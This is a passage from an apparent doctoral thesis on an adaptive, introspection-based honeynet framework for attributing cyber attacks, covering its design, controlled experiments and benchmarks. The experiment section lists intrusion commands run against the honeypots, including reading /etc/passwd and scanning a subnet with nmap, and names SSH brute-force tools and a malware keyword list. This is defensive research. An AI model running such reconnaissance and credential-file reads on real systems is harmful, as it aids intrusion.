By reviewing existing interpretation techniques and current challenges, automated techniques are too complex and take focus away from the proposal of a framework. For these reasons AHFW uses a policy driven interpretation language that is manually operator-driven for initial configuration. The policy is written in a configuration file. A simple language is devised that allows an operator to assign adaptations to observations. Using this language the operator contributes to the configuration file, creating a policy. For each decision the interpretation engine uses the configuration file to decide the outcome. An example is shown in Table 6.1.

Framework	**Action**
Introspection	AHFW logs that an adversary interacts with ports: 22, 80 and 135
Interpretation	Engine checks policy, creates an appropriate adaptation and places it in an adaptation queue
Adaptation	SSH, HTTP and RDP services become active on nearby honeypot(s)

Table 6.1: AHFW cycle example

Interpretation is event-driven as an event-condition-action loop. When new observations are stored in the database, the interpretation engine is triggered. The interpretation is based on implication. If an adversary elicits certain behaviours, such as searching for specific file types, then certain goal assumptions are implied. The configuration file schema is flexible and allows for various strings, operands and wildcards to be used to create flexible policies, for example:

- Strings and operands: e.g. “S7-1200 OR S7-300”, two popular models of programmable logic controller (PLC).

- Wildcard: e.g. “*.dwg”, a file extension used for a popular proprietary computer-aided design (CAD) software that creates logic files for popular PLC devices.

This allows operators to define flexible policies. Policies can be created and changed in real-time and are interpreted without needing to restart AHFW. The interpretation engine also has a second tasking; to monitor the introspection data of adaptation changes to determine if they are successful. Once determining if techniques are successful, this information can be used by an artificial intelligence technique such as case-based reasoning.

Autonomy in interpretation techniques

For simplicity and to maintain focus on the proposal of a complete framework, AHFW uses policy for interpretation. The operator is in control of the relationships between observations and adaptations. AHFW provides a framework for future research in interpretation autonomy. The configuration file and policies contained within can be used by autonomous or semi-autonomous artificial intelligence techniques such as supervised learning, reinforcement learning or case-based reasoning. The honeynet and the honeypots within AHFW are the machine and they learn based on the adversaries interactions. Motivations are important in this respect.

In symbolic games the motivation on the machine is for it to beat the human game player. In commercial games the motivation on the machine is to provide an entertaining experience for the human player. In honeynet games, or even *attribution games*, the motivation on the machine is to ensure that the participant stays engaged, entering more, diverse commands. The success of a honeynet game can be measured by three statistics;

1. Diversity of commands
2. Quantity of commands
3. Time spent on system(s)

Supervised learning techniques can be trained and rewarded using these statistics. Artificial intelligence techniques should help to calculate answers to the following questions, the answers of which are likely to vary between deployments:

- At what frequency should observations be interpreted?
- Should new data be interpreted singularly, as a sliding window or totally; as a sum of its parts?
- What are the most suitable adaptations to take place for a given observation or observations?

These techniques could be used to match the optimum adaptation to an observation or observations. These techniques could autonomously create new policies in a similar vein to creating new firewall rules and intrusion detection system (IDS) signatures. Traditional signature-based identification or heuristic, behavioural aspects could achieve this. Once the interpretation engine has identified suitable adaptations, the adaptation engine is responsible for deploying them in honeypots in the nearby honeynet vicinity.

6.2.3 Adaptation

A review of adaptation techniques in Section 4.5.3 (page 94) provided motivation for the AHFW design and implementation decisions that are discussed in the next section. To meet the requirements specified in Chapter 4, actor-dependent triggers were selected, particularly for immersion. This is discussed in more detail in the next section.

Actor-dependent adaptation

The adaptation framework, AHFW, proposed in this research uses actor-dependent variations, i.e. changes that occur due to an entity that interacts with the system. The entity in the honeypot is always an adversary. Wagener et al. (2009) identify this approach as a way to increase the path of resistance in honeypots. The adaptations in this research take place on a honeynet instead of a honeypot, i.e. on more than one system. This logically extends the work of Wagener et al. (2009), where adaptations took place on a single honeypot. While Wagener et al. (2009) observed keystrokes, AHFW also observes processes and network connections. Also Wagener et al. (2009) proposed adaptation techniques that use internal techniques i.e. the honeypot code is in-line with the adversary and can be detected, disabled and subverted in the same way as Sebek. AHFW extends the work by leveraging the benefits of introspection techniques for both observation and adaptation. AHFW is therefore not susceptible to detection, subversion or disabling in the same way that internal and external techniques are.

Introspection adaptation

Nance et al. (2008) describes two categories of introspection; i) those that only monitor subject behaviour and ii) those that interfere with subject behaviour. They also identify that these categories mirror the cyber security distinction between detection and response. For example, an IDS recognises an attack and reports it to a human operator, while an Intrusion Prevention System (IPS) recognises an attack and may perform proactive, approved automated actions, such as blocking the Internet Protocol (IP) address of an attacking host. The former can be thought of as "read only" while the latter is "read and write". Lin (2013) highlights that past introspection-based cyber security proposals have primarily focused on the former, read-only capabilities of VMI and that this is due to inherent difficulties in writable VMI; *"as any write operation might disrupt the kernel state and crash the kernel"*. They state a case for writable introspection techniques that interfere with subject behaviour, i.e. to make changes to the running VM.

AHFW fits into the latter category, as changes are made to the honeynet environment. Yet, in AHFW adaptations are not made to the current honeypot that the adversary is interacting with, as Wagener et al. (2009) did. Instead they are made to honeypots in the nearby vicinity that the adversary has not yet pivoted to and interacted with. By doing so minimises the risk of kernel state disruption (Lin, 2013).

Design and implementation

By reviewing existing honeypot adaptation proposals it is observed that actor-dependent variations offer benefits and warrant further investigation. Similar to observation, adaptation techniques should not be subject to detection, subverting or disabling. Therefore, external and internal adapting techniques, such as network-based and rootkit-based techniques, are not suitable for the same reasons as internal and external observation techniques. As with observation, introspection techniques offer clear advantages for adaptation, however, there are challenges in this approach (Lin, 2013). Interacting with a VM that an adversary has interacted with is inherently dangerous, for example, when mounting the hard disk to make adaptations. The libguestfs man page, under "Security of Mounting Filesystems", discusses why untrusted guests should never be mounted (Linux.die.net, 2014). They point out that libguestfs uses a separate VM for making changes such that an attacker would need to compromise two VMs.

Lengyel et al. (2012) proposed that changes take place when the VM is paused. This is suitable when near-real time response is not a requirement, but for an interactive session with an adversary, it is not suitable as the system would be unresponsive during every adaptation. AHFW evades this challenge by a) never mounting a tampered and untrusted file system, b) only mounting file systems that are trusted and have not yet been interacted with. Future research should explore mounting untrusted file systems and a good starting point would be using sandbox techniques such as nested virtualisation (Beham et al., 2013).

An adaptation interface should be easy to deploy and configure. This is useful for human-led adaptations, i.e. for honeypot operators, to reduce administrator burden. It is also useful for future research, e.g. machine learning techniques, such as reinforcement learning or case based reasoning, that could be used to autonomously control adaptations. The framework adaptations are defined as *low-level adaptations* (LLA) and *high-level adaptations* (HLA). LLAs are functions that are executed on mounted virtual machine disks using the libvirt and libguestfs libraries, as shown in Code Listing 6.1.

```
mkdir, upload_file, upload_files, start_service, stop_service, run_command,
open_port, close_port, create_user, delete_user, create_group, delete_group,
set_chmod, set_chown, mount_disk
```

Code Listing 6.1: Low level adaptations

Functions are executed by a Python API that the honeypot operator does not see or manually edit. HLAs are abstractions of LLA functions that are closely related to the business requirements of the honeynet framework rather than the programming language constructs. HLAs and LLAs have a 1:many relationship such that 1 HLA = 1 or more LLAs. These functions are used by honeypot operators to efficiently and simply create honeynet adaptations as policy in the configuration file. HLAs are in turn grouped together by profiles that can be customised. These could be shared by the community or by clusters of the community, e.g. those in the finance sector. As with interpretation policy, wild cards and operands introduce variance to reduce the likelihood of deterministic profiles. Table 6.2 presents examples of profiles, HLAs and LLAs.

6.2.4 Framework architecture

Having introduced three framework components, observation, interpretation and adaptation, shown in Figure 4.1, this section describes how they interact. A control loop model from control theory is key to the AHFW architecture. Control loops are recommended as essential for systems engineering

Profile	Keywords	HLA	LLA
SCADA	plc, siemens, s7-1200 s7-300, abb	create_file_structure start_web_server	upload_file mkdir open_port
Targeted	companydata1, companydata2 companydata3	create_file_structure new_user	upload_file mkdir create_user create_group
Canary	honeytoken1, honeytoken2 canary1	create_file_structure add_disks	upload_file mount_disk chown

Table 6.2: Framework adaptation examples

of adaptive systems so that they incorporate a feedback loop (Cheng et al., 2009). Dobson et al. (2006) present a control loop model for adaptive engineering systems in Figure 6.4, that influences the AHFW architecture.




Figure 6.4: Control loop model (Dobson et al., 2006)

Observing, interpreting and adapting is a cyclic process that continues until the honeynet is reset. As such AHFW is designed as a control loop and repeats a sequential process as defined in Code Listing 6.2:

```
while (!honeynet_reset_state) {
    inventory = list_honeynet()
    store_sql_lite(introspect_on_honeynet(inventory))
    interpret()
    adapt()
}
```

Code Listing 6.2: Framework architecture cycle

While AHFW is not in a reset state, “list honeynet” stores an array of honeynet systems. Systems assigned as role “introspect” in the configuration file are introspected and observations: keystrokes, processes and network connections are stored in a sqlite database. “interpret” interprets data in the database, consults policy in the configuration file and updates an adaptation queue. “adapt” performs adaptations on systems assigned as role “listening” and records adaptations in the database. Figure 6.5 presents the components that make up the framework architecture.




Figure 6.5: AHFW component overview

AHFW cycles through three states. Observations are taken from running VMs in both the listening and adapted states and stored in a database. Upon database update the database and policy in the configuration file are interpreted to create adaptations. Upon completion of interpretation the adaptations take place on VMs and then the cycle is repeated.

6.3 Evaluation of AHFW

6.3.1 Experimental environment

The controlled experiment environment consisted of three physical systems connected by a router as a local network. Two systems were assigned as adversary systems, while one was assigned as AHFW. The experiment was simplified to one observing and two adapting honeypots, however, AHFW is extensible to allow for as many as either as required and is only limited by hardware performance, discussed later in this section. As with Section 5.2 (page 104), adversary systems had an Secure Shell (SSH) client installed and tools to assist in compromising an improperly configured SSH server: THC Hydra 7.5, Medusa 2.11 and nCrack 0.4-alpha. Table 6.3 shows the hardware and software specification for the attacking systems. The hardware and software used for experiments is shown in Table 6.4 and 6.5. AHFW contained three virtualised high-interaction honeypots, each with an improperly configured SSH server, as shown in Table 6.6.

The network is purposely small in size for the controlled experiments. In a live deployment this should be scaled to contain many virtual subnets and virtual machines. The controlled experiments used Linux guests, however, other operating systems could have been used. Volatility, used for VMI, also supports Windows, Mac and Android operating systems.

System	Software	Tools
Adversary Client 1	Ubuntu 12.04 LTS, Linux SSH client	THC Hydra, nCrack, Medusa
Adversary Client 2	Backtrack 5 r3, Linux SSH client	THC Hydra, nCrack, Medusa

Table 6.3: Controlled experiment hardware and software

Type	Specification
System	Dell Precision M4400
Architecture	x86 64
CPU	Dual Core 2.53ghz (VT-x)
Memory	4096 MB RAM
Disk Space	250GB SSD

Table 6.4: Hardware specification

Type	Specification
VMM	Xen Hypervisor V 3.0
VMM	libvmi for introspection
VMM	Volatility for introspection
VMM	libvirt, libguestfs for adapting
DB	sqlite

Table 6.5: Software specification

VM ID	OS	Default State
ubuntu1204	Ubuntu 12.04 x86	Listening
ubuntu1304	Ubuntu 13.04 x86	Off

Table 6.6: Virtualised high-interaction honeypot guests

6.3.2 Controlled experiments

AHFW was first deployed in a controlled environment. Manual attacks were carried out with stimuli to cause the honeynet to adapt. This involved logging in via weakly configured SSH and performing actions that were identified by the interpretation engine. These actions included searching for particular files and launching processes to trigger profiles shown in Table 6.2. The exact commands are shown in Table 6.7. The first column uniquely identifies each command, the second column shows the command, while the third column shows the expected AHFW system output.

#	Command	Expected Output
1	ssh user@10.0.0.5	Successful authentication and login
2	pwd	Input logged, no adaptation
3	whoami	Input logged, no adaptation
4	ps aux	Input logged, no adaptation
5	ls -latrh	Input logged, no adaptation
6	top	Input logged, no adaptation
7	find . -name '*.dwg'	Input logged, nearby honeypot adapted, no results returned
8	cat /etc/passwd	Input logged, no adaptation
9	nmap 10.0.0.0/24	Input logged, no adaptation
10	ssh user@10.0.0.15	Successful authentication and login
11	find . -name '*.dwg'	Input logged and results returned

Table 6.7: Controlled experiment commands entered

Table 6.7 shows a staged intrusion. First the adversary connects and performs routine reconnaissance (1), including identifying privilege levels, running processes and viewing directory contents

(2, 3, 4, 5 and 6). Next the adversary searches for a specific file type, ".dwg", a native file format for CAD software (7). This interaction is interpreted that the adversary is interested in acquiring industrial secrets to gain a competitive advantage under the guise of cyber espionage. The search returns no results to the adversary, but the interpretation engine reacts to this request and adds an adaptation to the queue. A honeypot in the nearby vicinity is adapted by adding various design files. The adversary pivots to the nearby honeypot (10) and this time finds files that match their request (11). This adaptation is logged as successful as the adversary interacted with it. The entry for the configuration file is shown in Code Listing 6.3. In practice these actions would be scaled significantly and could be deployed on a bespoke basis, specific to organisation requirements.

```
[[espionage_design]]
   keywords = "*.dwg", "*.dxf", "*.3ds", "*.s7p", "*.ap11"
   adaptations = "create_file_structure","mount_disks"
```

Code Listing 6.3: DWG file type search wildcard

In the second set of controlled experiments, proof of concept malware was released into AHFW. This malware is based on cyber espionage malware, first reported by McAfee as Dark Seoul and later as Operation Troy (McAfee, 2013). The malware infects a single system, searches for specific files and file types, pivots to another system and then repeats the process. The AHFW identifies the stimuli and adapts other systems in the environment to contain the files and file types that the malware is searching for. Code Listing 6.4 shows the keywords that the malware reportedly searches for.

```
Operation, Division, Corps, Brigade, Solidanty, Battalion, Army, Navy, Air force,
U.S. Army, Logistics, Display, Gotten, Practice, Defense, Ammunition, Weapon,
Secret, Commander, Joint Chiefs of Staff, Defense, Tactics, Password, Bag,
North, nucleus, Infantry, Key Resolve drill, Attack, Artillery, Engineer,
OPLAN, Affairs, Hacking, Exploit
```

Code Listing 6.4: Operation Troy malware search terms

6.3.3 Discussion

In the first controlled experiment with the staged intrusion, all keystrokes, processes and network connections were successfully logged to the sqlite database by the introspection observation daemon. The introspection control loop of keystrokes, processes and network connections took on average 21 seconds. This could be improved with code optimisation and a better system with more RAM, more central processing unit (CPU) cores and a faster processor. Each observation was verified against the configuration file as it was logged in the database. Item 7 from Table 6.7 matched a policy in the configuration file and the interpretation engine created an adaptation. The adaptation created ".dwg" files on a honeypot system in the nearby vicinity. As expected the initial search returned no results. When pivoting to a nearby system, the ".dwg" files were identified and the adaptation was recorded as successful.

In the second controlled experiment involving automated malware, the keystrokes, processes and network connections were logged. The automated malware searched for keywords from Code Listing 6.4. This event triggered new adaptations. The malware pivoted to another system and this time files and folders were returned. The proof of concept malware stored details of the files and folders it had found and the system name that it had found them on, so it was possible to show that the adaptations worked as expected. During experiments the searches by the malware were occasionally not logged by the introspection technique. Subsequent investigation found that this was because the introspection implementation was sequential and the automated malware searches were too fast for the technique to detect. This meant that keystrokes were not introspected during network or process introspection and vice versa. To resolve this issue, a multi-processing library was used so that each introspection task ran in parallel. A separate Linux process was created for each introspection technique. When tested again using this multi-processing approach, searches were not missed. Similarly, an immediate problem in this scenario is that the malware could be too fast and reach the pivoted systems before or during the adaptation. While this was not observed during experiments, it is plausible. A solution is to detect the presence of automated malware, such as very fast interactions, and then slow the malware, for example, allocating minimal CPU resources to the honeypot guest that it is currently using.

The initial controlled experiments were overall successful and promising, showing that AHFW performs as expected. The experiments demonstrated the following framework components:

- For observation, introspection identified the keystrokes, processes and network connections in a timely and responsive manner. Memory-based introspection is not detectable using existing techniques.
- For interpretation, the engine identified observations that matched user-defined policies and created adaptations.
- For adaptation, the engine adapted nearby honeypot systems in AHFW, using actor-dependent triggers, and primed the environment for when the adversary pivoted to another system.

6.3.4 Performance experiments

Introspection performance is important as significant overheads could lead to identification of observation techniques e.g. through timing analysis. Similarly, if temporal state variations are detected, i.e. executing bash introspection, followed by network introspection, followed by process introspection, then performance may reflect this. Ideally performance should not variate inside of the VM due to introspection outside of the VM. Other researchers found that their techniques caused minimal performance increase, in most cases less than ten percent (Bahram et al., 2010). The performance of the observation part of AHFW is assessed statistically against existing honeypot introspection proposals when performance results have been published (Bahram et al., 2010; Srinivasan and Jiang, 2012; Lengyel et al., 2012). Srinivasan and Jiang (2012) set three benchmarks using Linux nbench (tux.org, 2014), ApacheBench (AB) (Apache.org, 2014) and gzip and identified the relative performance when using QEMU. Bahram et al. (2010) used ApacheBench and kernel compilation to assess the performance of DKSM, a technique that subverts introspection techniques. These performance experiments are useful candidates for comparison as their introspection implementation is most similar to AHFW. The notable differences are the choice of underlying hypervisor, implementation of introspection, e.g. MBI or SCI and adaptive features that AHFW implements that others do not. While Wagener et al. (2009)'s work is similar conceptually, i.e.

adaptive actor-dependent variations, in implementation it does not use introspection and so is not suitable for comparison in performance experiments.

All performance experiments took place on the workstation described in Table 6.4, inside of the guests described in Table 6.6. Tests ran ten times and averages were calculated, matching performance experiments by other researchers (Srinivasan and Jiang, 2012). Unnecessary programs and processes were closed to ensure an unloaded system. Experiments first took place without AHFW running for ten iterations and then with AHFW running for ten iterations. Averages were calculated and results were compared to understand what impact, if any, AHFW had on performance.

The following sections outline and discuss the performance experiments and results. The initial sections outline the details of the experiment and present the results. Section 6.3.5 discusses and analyses the results.

Creating a large file from random source

A large file (250 MB) was created using the Linux random number generator and "dd". The time that it took was recorded, as in Code Listing 6.5. Random gathers environmental noise from various sources, such as device drivers and user input, to create an entropy pool. Random numbers are then created from this pool. Performance overheads are identified with a longer duration for file creation and a slower write speed.

```
$ dd bs=256000 count=1000 if=/dev/urandom of=bigfile
  1000+0 records in
  1000+0 records out
  256000000 bytes (256 MB) copied, 23.6051 s, 10.8 MB/s
```

Code Listing 6.5: Performance experiments with dd and random

When creating the file without AHFW, the file was created in 28.27 seconds with a write speed of 9.06 MB per second on average. When creating the file with AHFW the file was created in 30.10 seconds with a write speed of 8.52 MB per second on average.

Compressing with gzip

A 250 MB file was created using "dd" as shown in Code Listing 6.5. The file was compressed using the gzip software package with default settings and duration was recorded using "time" as in Code Listing 6.6. Performance overheads are identified with a longer duration for compression.

```
$ time gzip bigfile
  real    0m13.057s
  user    0m11.532s
  sys     0m0.472s
```

Code Listing 6.6: Performance experiments with gzip compression

When running gzip without AHFW, the file was compressed in 12.80 seconds on average. When running gzip with AHFW the file was compressed in 13.58 seconds on average. Table 6.8 presents average performance distribution.

Category	Without AHFW	With AHFW	Overhead
Real	12.80s	13.58s	6.09%
User	11.60s	12.24s	5.37%
System	0.52s	0.50s	3.92%

Table 6.8: Average duration to gzip in seconds (s)

Benchmarking with ApacheBench

AB is used to benchmark Apache HTTP(S) web servers. It calculates the number of web requests per second that the server can handle. Although AHFW does not specifically use web services, any performance overheads should be noticed as a smaller number of requests handled per second, as a by-product of AHFW running simultaneously. When running AB without AHFW, Apache handled 2988.57 requests per second on average. When running AB with AHFW, Apache handled 2529.50 requests per second on average.

Benchmarking with nbench

Nbench is a mature performance testing software package that benchmarks CPU and memory using ten varied tests. It is single threaded so that one instance of nbench will only test one CPU. Performance overheads are identified with a lower number of calculations per second. When running nbench without AHFW, nbench executed 1220.36 numeric sort calculations per second and 367.26 string sort calculations per second on average. When running nbench with AHFW, nbench executed 1114.8 numeric sort calculations per second and 346.13 string sort calculations per second on average.

6.3.5 Discussion

The performance experiments show a small overhead in system performance when AHFW is running. Based on previous performance experiments this was expected and similarly the difference is small. On average the overhead was less than ten percent as expected. The AHFW prototype has not been optimised for performance, yet performs as well as other proposals, while also providing adaptive features. The performance overheads are shown as overall percentages in Table 6.9.

Experiment	Overhead
Creating a large file from random source	6.27%
Compressing with gzip	6.09%
Benchmarking with ApacheBench	16.64%
Benchmarking with nbench	9.04%

Table 6.9: Overall performance overheads as percentages

For comparison, Table 6.10 shows performance experiments from Timescope (Srinivasan and Jiang, 2012). Timescope has higher performance overheads for AB and nbench, while gzip is similar. The overheads are minimal and should therefore be difficult for an adversary to discern the presence of AHFW. With optimisation it is expected that AHFW performance overheads could be reduced even further.

Benchmark	**Configuration**	**Relative performance with QEMU**
nbench	Default	0.97x - 1.39x
gzip	Compress 250 MB file	1.05x
ApacheBench	ab -c3 -t60	1.62x

Table 6.10: Timescope performance experiments summary (Srinivasan and Jiang, 2012)

Research identified the need for minimal performance overheads when using introspection as a honeypot observation technique (Lengyel et al., 2012). By doing so it is possible that honeypots themselves will be less susceptible to identification and profiling techniques. An attack actors ability to identify these fingerprints amongst a background of various noise sources is unlikely. AHFW met the preconceived notions of acceptable performance with an overhead average of less than ten percent.

6.4 Summary

This chapter first outlined the design of the AHFW, following on from the conceptual model that was outlined in Chapter 4 and initial DICE experiments in Chapter 5. Design decisions of AHFW was divided into three sequential principles: i) observation, ii) interpretation and iii) adaptation. Each principle was discussed, including its purpose and technical design decisions. The environment that was required to host AHFW was then described. It should be noted that as with many new approaches, the initial installation and configuration has a large number of steps. With further development this could be refined to a single installation script or binary.

Initial results were reported, following deployment of the AHFW in a controlled experiment. These results are promising and present evidence in favour of Hypothesis 4.1, *when adversary's face challenges in deceptive cyber environments, the quantity and diversity of interactions increase*, and thus further experimentation is recommended as future work. Performance experiments demonstrated that AHFW offers benefits over similar proposals while also offering the advantages of introspection against other observation techniques and adaptive properties.

This concludes Work Packages 3 and 4; i.e. execution, analysis and discussion of improved technical attribution techniques, to answer sub-questions 5 and 6, i.e. *what techniques can be improved while mitigating the assumptions* and *how can these improvements be measured?* Source code for AHFW is provided in Appendices B.1 and experiment output is in Appendices B.2. Chapter 7 concludes the research, reviews the research objectives, outlines the contributions, limitations and identifies avenues for future work.

Behind every wooden horse is a woodshop
David Aitel

Chapter 7

Conclusions and Future Work

Objectives

- Summarise the research
- Review the contributions
- Identify and address limitations
- Directions for future work
- Closing remarks

THIS chapter summarises the findings of this research and highlights the contributions that are presented in this thesis. The research questions defined in Chapter 1 are revisited. This is followed by a critical review of the approach taken during the research. Limitations of the research are identified and addressed. Avenues for appropriate future work are identified and outlined as high level themes and immediate work packages.

7.1 Summary

The increase of modern cyber attacks has been met with a demand for attribution to identify attack actors so that appropriate responses are possible. Known attributions have been largely circumstantial. The most actively researched techniques, message marking and message logging, require wide-scale modification of routing infrastructure that is costly, complex and invokes legal and ethical concerns. The usefulness of these techniques is often questioned, as attack actors use multiple stepping stones, often innocent systems that have been compromised, to mask the true source. This overarching research question for the thesis as defined in Chapter 1 was: **what is the current state of technical attribution of cyber attacks and how can it be improved?** From this question a number of sub-questions were defined and refined during the research:

1. What technical methods can be used to attribute cyber attacks?
2. What attribution artifacts do the identified techniques provide. What are the limitations of these techniques?
3. What assumptions do these techniques make and what impact do the assumptions have?

4. What can be done to reduce or remove these assumptions?
5. What techniques can be improved while mitigating the assumptions?
6. How can these improvements be measured?

The overarching question was logically split into two parts. The first part, *what is the current state of technical attribution of cyber attacks*, was answered by conducting an academic literature review, that also included grey literature. The review identified 14 diverse technical attribution techniques and over 102 approaches of technique implementation. A large proportion of approaches were message marking and message logging. Qualities of techniques were identified and assessed, including:

- Attribution artifacts that are collected
- Technique reliability
- Technique limitations
- Legal and ethical issues
- Deployment requirements
- Relevance outside of the laboratory

The review noted that some techniques are directly responsible for attribution artifacts, i.e. it is their primary role, while others indirectly provide attribution artifacts, i.e. it is a by-product of another function. An example of an attribution technique that is primarily used for attribution is traceback, while an example of a technique that can be indirectly used for attribution is a network intrusion detection system, that creates logs that can be used for attribution efforts. The broad range of technical attribution techniques provide a broad range of attribution artifacts. In some cases the data is reliable, while in others it is not, due to e.g. the ease of spoofing source origins. Attribution technique prerequisites were noted in related work (Blakely, 2012) and this led to requirements to avoid such prerequisites. The material to provide evidence to answer the first part of the research question including, sub-questions 1, 2 and 3 is presented in Chapters 2 and 3.

Honeypots were identified as an often overlooked technique that offer unique advantages (page 81). A general set of requirements for honeypots as attribution techniques was proposed in Chapter 4. Evidence for the second part of the question, *how can it be improved?*, was provided with two prototype deceptive systems, Deception Inside Credential Engine (DICE) and Adaptive Honeynet Framework (AHFW). By selecting honeypots as a field for technical attribution innovation, the systems did not rely on the technique prerequisites (Blakely, 2012). Namely, honeypots do not require deployment outside of ones own domain or borders to be effective, e.g. such as modifications to Internet routing devices. They can be reasonably deployed in an operator's domain with respect to cost and legal concerns.

Chapter 4 concluded with the definition of two hypotheses, that were based upon the findings of background theory and underpinned the experiments in Chapters 5 and 6. Hypothesis 4.1 speculated that *when adversary's face challenges in deceptive cyber environments, the quantity and diversity of interactions increases.* Hypothesis 4.2 speculated that *an adversary's authentication credentials can be used to track their interactions with a deceptive cyber system.*

In Chapter 5, DICE was proposed that evaluates Hypothesis 4.2. DICE uses policy and authtokens to identify adversaries that return from different origins, providing a new and insightful specific attribution artifact. In Chapter 6, AHFW was proposed that evaluates Hypothesis 4.1. AHFW, an adaptive honeynet framework, changes the environment based on actor-dependent triggers. These changes increase the quantity and diversity of interactions, providing more interactions and more general attribution artifacts. The material to provide evidence to answer the second part of the research question, including sub-questions 4, 5 and 6 is presented in Chapters 4, 5 and 6.

7.2 Contributions

The main contribution of this work is summarised as: a significant advancement in the field of deception and honeypots as technical attribution techniques. Specifically, the design and implementation of two honeypot approaches; i) DICE, that uses policy and honeytokens to identify adversaries returning from different origins and ii) AHFW, an introspection and adaptive honeynet framework that uses actor-dependent triggers to modify the honeynet environment, to engage the adversary to increase quantity and diversity of interactions. The two approaches are based on a systematic review of the technical attribution literature that was used to derive a set of requirements for honeypots as technical attribution techniques. Both approaches lead the way for further research in this field. Specific contributions are outlined in order of prominence in the following sections.

7.2.1 AHFW: Introspect and adapt technique

A prototype honeynet framework, AHFW, is presented that adapts to gather attribution artifacts from an adversary for greater attribution intelligence, the first of its kind. The framework combines three principles; observation, interpretation and adaptation. AHFW adapts virtual machines in the environment based on actor-dependent triggers. The framework is a testbed for future adaptive research in this area. This work is outlined conceptually in Chapter 4 (page 79) and then implemented in Chapter 6 (page 115).

7.2.2 Specific aspects of AHFW

The individual principles of AHFW; observation, interpretation and adaptation all present novel contribution. Multiprocessing in the framework reduces the risk of missing observations, for example, when automated malware quickly performs actions.

- Observation: AHFW uses Volatility and Virtual Machine Introspection (VMI) on live Virtual Machine (VM) memory. Python's multiprocessing capabilities are used to concurrently observe three areas of interest; keystrokes, running processes and network connections. Using introspection as an observation technique reduces the likelihood that an adversary can detect, subvert or disable the honeypot.
- Interpretation: A simple policy language is proposed to connect observations to adaptations. The language includes the ability to use operands and regular expressions. The framework has been designed to enable machine learning techniques, such as supervised learning and reinforcement learning, to be plugged in as interpretation techniques.

- Adaptation: The framework adapts honeypot systems in the nearby vicinity of the honeynet so that the environment is suited to the adversary, named actor-dependent triggers. This actor-dependent variation and adaptation queue system is the first of its kind.

7.2.3 DICE: Honeytokens as an attribution technique

A prototype honeypot authentication engine, DICE, that uses additional deception to uncover a novel attribution artifact is presented. An existing medium-interaction honeypot was modified to successfully identify returning adversaries who use different origins to cover their tracks. To demonstrate applicability across protocols a web browser honeypot was also created that implemented DICE. Initial results from controlled and live experiments were promising and experimentally validated the approach. This is presented in Chapter 5 (page 101).

7.2.4 Requirements for adaptive honeynet for attribution

A set of requirements was proposed for adaptive honeynets to help with the attribution problem. This list of requirements was used to create a conceptual model in this research, but can equally be used to motivate the design of other adaptive honeynets for attribution. This is presented in Chapter 4 (page 96).

7.2.5 Attribution factors class

Existing taxonomies have classified adversaries according to intent, triggers, capability and methods (Hald and Pedersen, 2012). This research proposed an additional class that considers attribution factors for each adversary group. This is useful for parties, such as victims, that perform attribution or might need to perform attribution in the future, and can be used as a guideline to understand what types of attribution artifacts may be available for a type of adversary and what efforts they may go to to avoid attribution. This is presented in Chapter 2 (page 9).

7.2.6 Review of technical attribution techniques

Chapter 3 presents a review of technical attribution techniques. 14 techniques consisting of 102 approaches were reviewed. Publicly known technical attribution techniques were identified using a spidering methodology and the research supervisors agreed upon the collected list. A previous survey of this subject matter was by Wheeler et al. (2003). This was over a decade ago and there have been many new proposals. This contribution will help new researchers familiarise themselves with the literature and techniques and ease them into the field. It also allows attributors, such as victims and responsible parties, to review the breadth of technical attribution techniques and consider their options when performing or preparing for attribution.

7.3 Limitations

In this section limitations of the research are identified and analysed. These limitations form the basis for some items of future work, detailed in the next section.

Real-world validation of AHFW

